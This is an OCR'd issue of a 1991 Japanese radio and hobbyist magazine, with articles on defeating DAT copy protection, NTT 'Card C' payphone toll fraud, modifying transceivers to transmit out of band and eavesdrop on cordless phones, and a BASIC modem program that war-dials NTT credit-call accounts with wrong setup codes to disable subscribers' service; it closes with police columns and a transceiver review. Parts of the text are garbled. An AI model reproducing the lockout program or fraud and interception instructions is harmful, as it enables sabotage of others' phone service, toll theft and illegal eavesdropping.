あらゆるソフトをデジタル信号のまま、ユーザーであるあなた自身が自由自在に支配することができるようになりました。さあ、このキットを買ってからDATを買うか、DATを買ってからこのキットを買うか、あなたの選択はどちらかしかありませんよね!!

製作と使用方法 ワンポイントアドバイス

下にキットのマニュアルで説明されている典型的な配線例を挙げますから、製作時の参考に

してください。


「余分なものは不要。とにかく何でもかんでもコピーできればそれいい」という方は、S1とS2には何も接続しなければいいのです。これでモードセレクトは、自動的にモード1のポジションになります。もちろん、パターンカットは忘れずに！

プレゼントだよ!



前回と今回の記事のために製作したシリアルコードマネージャの完成品を1名の方にプレゼントします。各種機能を盛り込んで、様々なデジタルソースに対応することができます。ご希望の方は、住所、氏名、年令、職業とDAT所有の有無または購入予定を明記のうえアクションバンド編集部まで、官製葉書でご応募ください。締切は、7月末日必着です。

シリアルコピーマネージャキット配線例 (キットマニュアルより抜粋)



デジタル・インアウトの信号配線はできるだけシールドケーブルか同軸ケーブルを使用し、基板は金属製のケースに入れ、外来ノイズによる誤作動を防止します。

電源は、8V～15V程度のACアダプタなどを用意してください。基板内に安定化電源回路(5V)がありますから、電流容量が100mA以上のものならどのようなものでもかまいません。

動作テストは DAT が 2 台ない場合でも、CD → DAT 間にこのマネージャを入れてコピーできれば完動と考えていいでしょう。

NTTカードCハッキング その後どうなったんでしょウ…

編集部

究極の満パイ テレカなのだ!

前号の特集「NTTカードCで究極のタダ電を検証！」は、いかがでしたでしょうか。

存分にお楽しみいただけたことと思います…。

さて、今から2年前だったでしょうか、一世を風靡した「満パイテレカ」というのをご記憶でしょうか。度数表示にFが出るという、幻の満パイテレカというものでした（右ページの写真）。本来、電話機度数表示機能には「F」を表示させる能力がありませんから、これは、多分にヤラセ臭いものでしたが、かけても、かけても度数が減らないカードというのは、やはり幻的な存在として、いろいろと噂されたものでした。

ところが、前回の特集のとおりかけても、かけても度数が減らず、なおかつ通話料はタダだというのが、カードCハッキングだったんですね。

これぞ魔法のカード、究極の「満パイテレカ」ということができるでしょう!!



▲これが、カードCを使って電話をかけたときの度数表示。表示窓には[0 0]の表示が出、カードC使用中を表示する。ハッキングしてもこの表示は変わらず。

Q²はどうなったか?

さて、前回もご報告したようにQ²は、ボックス型の公衆電話からアクセスできなくなっています。

これは交換機の側でQ²の接続を禁止しているのでどうしようもありません。

しかしながら、カードCハッキングが可能な公衆電話機はボックスに入っているとは限りませんよ。

ボックス用電話機であるMC-1（大型のタイプ）でも、

駅や大規模な建築物（病院・百貨店など多くの人が使用する場所）には、据置型として設置してある場合が多くあります。

また、MC-2型はもともと卓上用として開発されただけあって、まだまだあちこちでみられます。

つまり、カードCハッキングでQ²はまだアクセスすることが可能ということなのです。

ただし、カードCハッキング対策済の電話機では、Q²をアクセスした瞬間に、回線を切れてしまいます。



▲1989年5月26日号 週刊朝日より

NTTの対策は?

余りにも単純にタダ電/ハッキングができてしまうカード C ハッキング対策としては、電話機の改修(104オートダイヤルカード対応プログラムの中に内蔵されているようですが)をあげましたが、今回は交換機の対策についてレポートしましょう。

前回カード C ハッキングの仕組で説明したように、交換機

が放出課金信号を公衆電話機が無視することによって、通話料がタダになると説明しましたが、このシステムには何ら手を加えてはいいようです。

それでは、どういった対策なのかというと、課金信号を電話機が無視したことを交換機が感知して課金不備のアラート(警報)を出すというものです。

そして、NTTの交換網を割り出して、発信と着信の端末交

換機を捜し出すのに約一時間かかるといった、のんびりとしたシステムのようです。

それからさらに、着信先の電話番号を割り出すのに数十分かかるといった実に優雅なシロモノです。

ただし発信先は公衆電話なので、限定不可。

しかし、いずれにしてもカード C ハッキングの悪用だけはしないでくださいね!

マルマン・オートダイヤラMD-01高速化改造!

カード C ハッキングには不可欠な高速トーンダイヤラの改造が可能な商品があつたので、改造方法を紹介します。

マルマンの MD-01 という機種で、540件の登録が可能で、定



▲これがマルマンの MD-01 です。定価10000円を3300円(送料込)で入手。


価10000円のものが、通販などで2500円(送料800円)で広告になりました(ABの広告にも掲載されている大手の通販業者)。

これを、倍速化します。抵抗を1本増設するだけで10桁のダイヤリングが約1秒になります。


通常の電話のダイヤリングも高速でできますから、とっても快適です。



▲改造するにはまず、表面のシートパネルを慎重に剥がす。



▲左上のLSI近くにあるチップ抵抗が改造ポイント。



▲このチップ抵抗(244表示240kΩ)に220kΩ(1/8W)を追加するだけ。



おなじみ C412の改造

マランツ C412といえば、改
造後の送受信周波数が非常に広
く、改造ファンにとってはこの
上なくありがたいトランシーバ
といえます。

ハンディ機で400MHz以下


が送信可能というのは、いまや
このC412とヤエスのFT-73ぐ
らいでしようか。

ただし、この世代のトランシ
ーバは、800MHz～900MHzの
受信機能がなく、最新のトラン
シーバに比べると一世代前のタ
イプになってしまいますが、そ
んなデメリットよりも、メリッ


トのほうが上回っています。

最新のタイプは、CPUが400
MHz以下の送信を禁止してい
たりして、どうにもつまらなくな
っています。

しかしながら、昨今の「J」
マークのおかげで、送信周波数
は軒並みアマバンドに限定され
ていますから、それよりはずつ




▲写真1 まず本体を開いて改造ポイントを確認します。
フラットケーブルをキズつけないように注意！



▲写真2 このように、スイッチングダイオードを4本取付
けます。ダイオードはIS1588やISS133などです。


マランツC412・コードレスホン帯送受信改造



▲写真3 VCO を切り開きます。くれぐれも慎重に！



▲写真4 フェライトは、ジャンクのコイルのコアを壊すなどして、小さなかけらを作ります。



▲写真5 このように、VCO を切り開いたら、フェライトの小片をVCO コイルの上に乗せて接着します。その後、VCO を元通りになるようシールドします。

とマシですが…。

ところで、C412にも「J」マークが付いたそうで、新規購入の方は「J」マークに注意しましょう。

さて、まず送受信改造なのでですが、本体を開けて4本のスイッチングダイオードを取付けるだけです。

ダイオードはスイッチングタイプならどんなものでも構いませんが、1S1588とか1SS133な

どが代表的です。

まず、これらのダイオードを写真2のように取付けます。

このとき、QL11に付いているチップダイオードはあらかじめ取り外しておきます。

改造後はFキーを押しながら電池ケースを装着します。


これでLCDの表示周波数が、300~512MHzになりますが、VCOの送受信周波数は360MHz~470MHzにもなります。

ただし、場合によっては下のほうの周波数でロック不安定になってしまいます。

運悪くこの状態になってしまったら、上の写真で紹介するようにVCOのロック周波数を下げてやりましょう。

以前はコイルの巻き直しといきわどい方法でしたが、今回はフェライトなどの磁性体のかけらをコイルの上に接着するだけでOKです。

ただし、VCOを開けなくてはならないので、腕に自信がある方のみ挑戦してみてください。



コードレスホン
(380MHz帯) 受信可!

アイコム IC-2SR



改造後は
コードレスホン
受信健在!!

アイコムの新製品 IC-2SR
が IC-3SR に次いで発売され
ました。

このリグの特徴は、VHF モ
ノバンドトランシーバーに、広域
受信機を内蔵させたといふこと
で、W2 の UHF 部分がそつ
くりそのままレシーバーになった
(前回ご紹介した IC-3SR の
逆の構成)と思えば間違いない
でしょう。

また、トランシーバ用のアン
テナとは別に広帯域レシーバの
受信専用アンテナがあり、本体
の上面部分にアンテナを 2 本実
装することができます。

広帯域レシーバの受信範囲は、
左の図のように、無線電話の周
波数帯がみごとに排除されてい
ますがご心配なく。

トランシーバ側の周波数範囲

108.000~135.995MHz RX (AM)
136.000~429.000MHz RX (FM)
144.000~146.000MHz TX

※表示は50.000~500.000MHz です。

広帯域レシーバの受信範囲

1	25.0MHz~252.9MHz
2	255.1MHz~261.9MHz
3	266.1MHz~270.9MHz
4	275.1MHz~379.9MHz
5	382.1MHz~411.9MHz
6	415.1MHz~809.9MHz
7	834.1MHz~859.9MHz
8	889.1MHz~914.9MHz

改造前は、コードレスホンの
受信ができませんが、改造され
ば OK です。また、VHF トラン
シーバ側の改造後の受信周波
数範囲が広いので、広帯域レシ

ーバと合わせれば多分野でのデ
ュアル受信が可能です。

もちろん、VHF トランシーバ
でのエアバンド(AM)受信も
可能です。

では改造!

改造はVHFバンドの受信周波数を拡大するものです。

まず、本体を開けてハード改造します。

CPUの右下にあるMP表示のチップダイオードを取り外します。ここにたどり着くには、2個の高周波ユニットを取り外さなければなりません。

リセットは「F」「A」「*」を同時に押しながら、電源をオンです。

最後に受信改造コマンドで、「B」「#」を押しながら電源をオンです。

改造コマンド





▲写真3 ハード改造後に、リセットしたら「B」「#」を押しながら電源オンにします。



▲写真4 受信改造を受け付けるとLCD(液晶表示板)のセグメントがすべて表示されます。


バンドの切替について。VHFバンドでの周波数の設定は、Fを押しながら5を押して10MHz台を点滅させます。そして、Fを押しながらチャンネルセレクタで10MHz単位の周波数を動かします。



▲写真1 改造するには、まずこのよう
に本体を開けます。

▲写真2 高周波ユニットを取り外す
とCPU基板が見えます。

受信改造ポイント



CPUの右下の方にMPという表示のチップダイオードがありますから、これを取り外します。

ハード改造後のコマンド操作

①リセット：F+A+*+電源オン
表示は、145.000MHzと144.000MHzになる。

②コマンド：B++電源オン
LCDのすべてのセグメントが表示される。

野々村 電話のデジタルコーナー⑤

クレジット通話 サービスを いたずらしちゃえ！ ハッキングプログラム付だよ

NTTもやるじゃん！

先月号（読んでない人買つて！）のクレジット通話ハッキングプログラムでしばらくタダ電話をかけまくったんですが、最近になってかけてもつながらない番号ができました。

最終的に20回線位発見できただんですが、今はそのうちの半分の10回線しかかけられなくなってしまいました。まあ、パスワードが変更されたか解約したかのどっちかなんでしょうが、たてつづけに使えなくなったらどうしたもんかと思っていたら、クレジット通話加入者にNTTからダイレクトメールが送られているそうです。

この知らせはなにが言いたいかつてと、まあどこかの誰かに無断で電話を使われるかもしれないからその対策として、
①単純なパスワードを設定すんな。

②末尾と同じ番号をパスワードにすんな。←（こいつが先月号のえじきだ！）

③よくよくよくパスワードを変えろ。

とまあこーゆーわけです。

さらに7月からはゾロ目（0000とか1111みたいなやつ）や電話番号の末尾と同じとかつづけ単純なパスワードでは設定できなくなってしまうそうです。サービス利用者も使いにくくなりそうです。

おい、おまえ、（NTTのこと

だあ）へんな細工すんなよなー！人がせつかくパソコンとモデムまで用意したつーのにタダ電代とパソコン代までプラスマイナスゼロだあ！

クレジットサービスを受けている人は今回のダイレクトメールを見て、パスワードを変更したんだと思います。

しかしこのどいつだ！クレジット通話で100万円分もタダ電話かけまくった奴は！せいぜい10万円台にしとけつーのに悪い奴だなあ、五十歩百歩

お 原文 い

○平成3年7月16日より、次の暗証番号についてご利用できなくなりますので、お手数ですが

他の暗証番号に変更されますようお願い申し上げます。

★暗証番号を登録電話番号の下4桁と同じ番号でご利用されている場合

（例）登録電話番号が「03-3740-7814」のとき、

暗証番号を「7814」としている場合。

★暗証番号を4つとも同じ数字としている場合

（例）「0000」「1111」「2222」「3333」……、「9999」

（注）通話先限定サービスをご利用のお客様も同様となります。

なお、クレジット通話サービスの暗証番号は、ご利用になるお客様以外に知られますと悪用される場合がございますので、定期的に変更していただくなど、日頃の管理については充分にご注意願います。

か…？ そおーかもね！ まあ
なんにしろ、これでハッキング
プログラムでのタダ電話はでき
なくなってしまいました。

タダ電話できない他人のフレ
ジット通話なんてなんの魅力も
ありません。

いたずらしちゃえ！

このプログラムはなんなのか
うつとクレジット通話を使え
なくしてしまうプログラムです。

説明すっと、まずクレジット通
話は「パスワード」を4回間違え
るとサービスを受けられなくなり
ます。こうゆう場合加入者は設

定用コードといわれるものを入
力してあらたにパスワードを設
定しなおさなければなりません。

この設定用コードはパスワー
ドと同じく4桁ですが、NTT
から予めセットされた番号であ
って、加入者は任意に決めるこ
とができません。

この設定用コードを4回間違
えると、まじでサービスが止つ
てしまいます。

今回のいたずらプログラムは
このコードをかたづしからで
たらために4回入力してあっちこ
っちで使われているクレジット
サービスを止めてしまうプログ

ラムです。

このプログラムを1週間も動
かせば、何件サービスがツブれ
ることでしょう…。しょーもな
いプログラムだ！

先月の特集を見て“Cカード”
を入手するがためにクレジット
サービスを契約した奴は自分の
登録番号をこのプログラムでツ
ブしてしまいましょう！

これで無断使用される恐れは
なくなります。

Cカードでハッキングしてゐ
るあいだに自分がハッキングされ
てた！ なんつたらしょーが
ないからね！

◆クレジット通話ハッキングプログラム

```
69 '
998 ' クレジットサービスをつぶすやつ
999
1000 ' By D.Nonomura
1010 ' N88-BASIC
1020 '
1030 ' FOR PC-98/88 SERIES
1040 '
1050 '
1060 ' ツブす番号の入力
1070 INPUT"市外局番";Q$
1080 INPUT"局番";A
1090 INPUT"番号";B
1100 B=B-1
1110 OPEN "COM1:N81XN" AS #1
1120 PRINT #1,"ATZ/X3"
1130 FOR I=0 TO 1000 :NEXT
1140 PRINT #1,"ATS7=14"
1150 FOR I=0 TO 1000 :NEXT
1160 B=B+1
1170 FOR C=1 TO 4: '4回設定用コードを送出
1200 PRINT #1,"ATDP"+"1211,,T2,,,,"+Q$+STR$(A)+STR$(B)+",,0000,,,,,,0000
"
1210 LINE INPUT #1,K$:PRINT K$
1220 IF K$="RING" THEN 1340
1230 IF K$="NO CARRIER" THEN 1280
1240 IF K$="BUSY" THEN 1280
1250 GOTO 1210
1260 ON HOOK
1270 PRINT #1,"ATZ"
1280 FOR I=0 TO 2000:NEXT
1290 NEXT C
1300 '次のターゲット
1310 B=B+1
1320 IF B=10000 THEN A=A+1:B=1000: '局番線上
1330 GOTO 1170
1340 ' STOP
1350 PRINT #1,"ATZ"
1360 CLOSE #1
1370 END
```

今回もプログラム頒布いたし
ます。先月のプログラムも引き
続き注文受け付けます。メディ
アは3.5／5インチの2D／2HD
(申し込み時に、メディアを指
定してください)で、干込で1200
円です。

申込先：アクションバンド編集部
「野々村 電話係」迄現金書留
にて

モシモシ

ハイハイ

電話感覚で おしゃべり AOR HX 100 使用リポート



ELECTRO - PHONE
FULL DUPLEX 2-WAY TRANSCEIVER

HX 100

電気電話・ハンディトランシーバー
FULL DUPLEX 2-WAY TRANSCEIVER

HX 100



編集部

レジャーにトランシーバー

レジャーシーンにおいて仲間との連絡用に、ハンディトランシーバーは必携のアイテムになつた感があります。微弱トランシーバが各社から続々発売されたのも、スキーで使用されるようになつたからだと思います。

そうしたニーズに応えて、特定の小電力という新たなツール

も登場しましたが、価格がベラボーに高いこともあって購入に抵抗を感じる人も少なくないのでは。

この度、通信機メーカーのAORから2台1組で39,800円というコストパフォーマンスに優れたトランシーバ、HX100が発売されましたので、試してみました。フルテュープレスワックス交信も可能な50MHz帯の無線


機です。

付属品がいっぱい

ワクワクしながら箱を開けると本体とアンテナの他に、イヤホン、タイピンマイク、AC/DC充電アダプタ、単3型のニッカド電池が8本など一式が入っています。いたれりつくせりという感じでこれ以上何も買いたい足す必要がないようになっています。



▲本体とオプション式。ニッカド電池まで付属しているのがうれしい！



▲HX100の内部。MC3361が送信用、MC2833が受信用のICです。



▲単3電池4本で使用可能。写真はオプションのニッカド電池をセットしたところです。

ます。

本体を腰にセット、イヤホンとタイピン型マイクを用いればフリー／ハンドで交信が可能です。

イヤホン使用が前提のため本体にスピーカーは内蔵されていません。実際の使われ方を考えた上、軽量化を優先した設計になっています。

なかなか飛ぶぞ!!

周波数は一台（PTTがブルーの方）が53.89MHzで送信、51.29MHzで受信もう片方（PTTがオレンジの方）が51.29MHzで送信、53.89MHzで受信です。たすき掛け運用が基本ですので、同一周波数でのシンプレックス交信はできません。

送信出力は50mW、特定小電力の5倍の出力ですから、まずはまず飛んでくれます。

編集部は秋葉原のビル街のまんなかにあって、無線運用に厳しい環境にあります。そんなフィールドにあって、このHX100はなかなか頑張りをみせてくれました。ビルでさえぎられても50mは安定して話せます。なんとか通話ができるのは、

さすが50MHz見通しなら100mはラクに通話可能です。ただ、歩きながらでの送受信では、バサついてメリットが落ちます。

デュープレックスとシン

プレックスでは通話距離は変わりはないようです。ただし、シンプレックスの方が音質が良好でした。デュープレックスモードでは送信電波の回りこみが避けられないのでやむを得ないとこです。実用上は特に問題はありません。

ハンドフリーは便利

電話感覚でお話しできるトランシーバは、やはり便利です。ア



▲実際の運用はこんな感じです。ハンズフリーで通話できます。

ンテナ設置のときなど地上と屋根の上との連絡用に使ったりツーリングのお供にと、用途はいろいろあるのではないか。50MHz



▲近距離通話ならアンテナをはずしてもOK!イヤホンコードがアンテナとして働いてくれます。

という周波数なのでアンテナが長いのが気になるのですが、近距離通話にはイヤホンコードがアンテナを兼ねてくれますので、アンテナをはずして送信もできます。無線を使っているということを意識しない運用が可能ですね。

警消 PICTORIAL

持っている人は
気をつけよう!!

車庫法改正

とうとう実施される

冗談半分で国会に提出した「自動車の保管場所に関する法律」の施行が7月1日からおこなわれました。


改正要点は車庫を確保させるための罰則の強化とそれに伴う管理方法の規定です。

また東京23区内と大阪市内は、軽自動車も車庫法適用の対象になり、車庫証明がないと登録ができません。

ただ、あめむち政策で車庫自体の場合は、従来の半径500メートル以内から2キロ以内に緩和されました。

交通課は大パニック

今まで車庫なしで路上に駐車していた車は、今度保管法違反



▲保管場所標章の表示位置

で捕まると20万円以下の罰金になります。ただし捕まらなければ当然適用されませんが、何処かへ登録を変更すれば警察が車両の登録場所を管理する体制となり、車庫確認をした車には右ページのようなステッカーが交付されます。

警察庁では、まさか国会を通ると思わなかつた法律の施行で、

車庫証明大パニックになることを恐れ、車庫証明白体のフォームを光学読み取り式に変更し、車庫証明の発行とステッカーの交付業務を機械化するようにしました。

少なくとも現在警察署で交付している車庫証明業務よりは、将来楽になるはずなのでしょうが、スタートしてしばらく混乱が続くでしょう。

また、今だに車庫証明改正の内容が正確に民間に伝わっていないということもあるので、果たしてどうなることやら…。

車庫法改正の要点

それでは、今回の車庫法改正の内容がどういったものかを、分かりやすいように箇条書きにしてみましょう。

採用者全員にステッカー、優秀な投稿にはロイヤホンを贈呈！

警察庁と警視庁の女性警官2人が、美術品捜査のため近々海外出張する。全国には約四千五百人の婦人警察官がいるが、捜査目的で海外へ派遣されるのは初めて。派遣されるのは、警察庁国際刑事課の田中俊恵警部（三毛川写真左）と、警視庁（四毛川写真右）。

来月二日から十二日間、フランス、英国、イスラエルで、まわり、美術品の盗難事件の調査役を務めてきた。年目で国際刑事課に異動、初の女性キャリア。入庁三年目の田中警部は警視庁開拓の分野、警視庁各県警部は、モネ作「印象」やヤシミの流通ルート、捜査手法などを調べる。フランスの出などの盗難捜査で話題になつた女性警視正のバズさに見ています



美術品捜査で情報収集 女性警官2人が欧州へ

「ルーブルで本物を見たい」

仏女性警視正とも面会へ

レストランで、意見を交わす予定だ。坂口警部は警視庁巡回にあって二十三年。三年前に新設の国際捜査課に配属され、米国で盗まれたバイオリンの名器ストラディバリウスが日本に持ち込まれた事件を担当した。美術品捜査の第一人者といわれる。「ルーブル美術館で本物に触れたいし、盗難事件のあつた別の美術館も見てみたい」

一方の田中警部は警視庁の調整役を務めてきた。「美術品関連の捜査は未だ本格化していないが、最初の分野。警視庁各県警部は警視庁とも同様に、大先輩によつて、各国の事をつづいて、各国情報をひきこもっていなかった」という

▲朝日新聞 6月26日夕刊

2人目、3人目の女性警視が誕生か？

警察庁は美術品捜査に関する技術を修得させるため、美術品の本場、ヨーロッパに婦人警察官2名を短期研修で派遣する。

この2人は警察庁・国際捜査課の田中警部25才と警視庁の坂田警部45才です。

坂田警部は美術品鑑定に関して美術商並みの鑑定眼をもち、田中警部は入庁3年目の警視庁初のキャリアです。

この2人は、研修が終わって帰府すれば、まず警視昇任で桜井オバサマに続く女性警視になるでしょう。

特に田中警部はキャリアですから、キャリア組初の女性警視

になります。
男性警察官諸君！ 少しでも早く昇進しないと、課長や署長などの管理職に、女性を迎えることになりますぞ。
(私の警部昇進は
何処へいった…現職警部補)

自分の管内に 警視署がない？

警視庁・本富士警察署は、改築のため上野署の敷地内に同居するとんでもない事態になりました。警察庁でもこれにはビックリし、管内を再度探すように指示したもの

見つからず、止むを得ず承認しました。

本富士といえば管内に東大を抱え、毎年キャリアが署長を勤める1級署なんですね。

流石に警察に貸すより、駐車場の方が儲かるとは車庫法改正のバツですかね。

ハコ勤務の皆さん遠くまでお疲れさま！ がんばって！
(私には関係ない現職警部補)

▼朝日新聞 6月20日朝刊



暑中お見舞い申し上げます…
日乃本巡査の
島からの便り



読者の皆様、暑中お見舞いもうしあげます。
私が日の丸署から栄軒という名で○×島へ飛ばされて、早くも一年半が経ちました。

今日は一年の半分以上を盛夏略衣の半袖と、半長靴と呼ばれる磯靴で過ごし、新聞は半日遅れ、ABは早くて22日発売という、東京の一番南端、島しょ部勤務を紹介しましょう。

島には警察の寮も一応あります。私は身重の妻と駐在所勤務をしてあります。

島しょ勤務で大事な仕事が港の警戒で、これで島に警察が存在することをよそに誇示し、悪さを未然に防ぐことができるのです。

島では最近までアナログのMPR-10AやUW-4を使っていましたが、今はUW-105なるデジタル機を使っています。でもあまり飛ばず、ついアナログ機に甘んじてしまいがちです。

ところで島を走る一般車両の半分はナンバープレートがなく、ガタガタでいつの車か見当もつきません。ドライバーを停止させ免許を見せてもらえば、条件欄に「島しょ部に限る」と書いてあります。そういうえばここには、試験場や自動車学校がありません。これで交通事故が減多になるのだから恐れいらっしゃいます。

この島にはパチ場（公営ギャンブル）がなく、島民は娯楽に飢えています。たまに事故でも起きれば現場で弁当を広げての見物で、ひどいときは酒盛まで始まる始末…。

さて半年前、機動隊の島部派遣があつてこの島にも1コ小隊が海浜パトロールや深夜警戒にやって来ました。ところがよりによって、私の駐在

所に弟子樽が来たのです。あいつは一体何を考えてんのか…。

最初はトイレを借り、一週間目には飯を喰い、挙げ句の果てには島中の酒屋の酒を呑んで隊に帰りやがった。内地から物資を運んで来る船は3日おき、海がシケれば7日は来ないのだから、島民が「大飯・大酒喰らいのあの人だけは来てほしくない…」と言うのも分かるような気がする…。

そういうえば俺のところの米も残り少ないので、またパトロールをさぼって釣り糸を垂らさんと、喰いつばぐれてしまうなあ…。

さて、最近嬉しいことに島流しの古いPCが新しいミニパットにかわりました。古いPCのときに助手席に「注意：運転中酒を飲むな！」と書かれていましたが、シートの下を見ればワンカップやポケットウイスキーの空瓶、くさやの干物の残骸が転がっていたもんです…。

最後に、近頃島流しのボロボロPCでも、まだ使えそうなものは幹部指揮車両に使う…という噂があります。モノは大事にする役所ですが、相変わらず俺達は大切にされています。

島で2年、あと半年も頑張れば本部勤務という話もありますが、現実はそう甘くないでしょう。

東京シティ競馬とか平和島ポートも見たいし、ああ…とにかく早く内地に戻りたい。

日乃本PM：日乃本弘巡査。山奥署・機動隊・日の丸署と歴任（専ら交番勤務）。結婚後、普段の行動が評価されて○×島署へ飛ばされた。
弟子樽巡査：身長190cm、体重90キロの大男。日の丸署に着任し、日乃本の後輩としてこき使われ、しまいには、機動隊に引っ張られていった。

AB「警消ピクトリアル」係まで、奮ってご応募ください！

けーこ
**警子さんの
PSノート**
 婦警さんの
服装学(その7)

かわいこ



今回は
盛夏略衣の
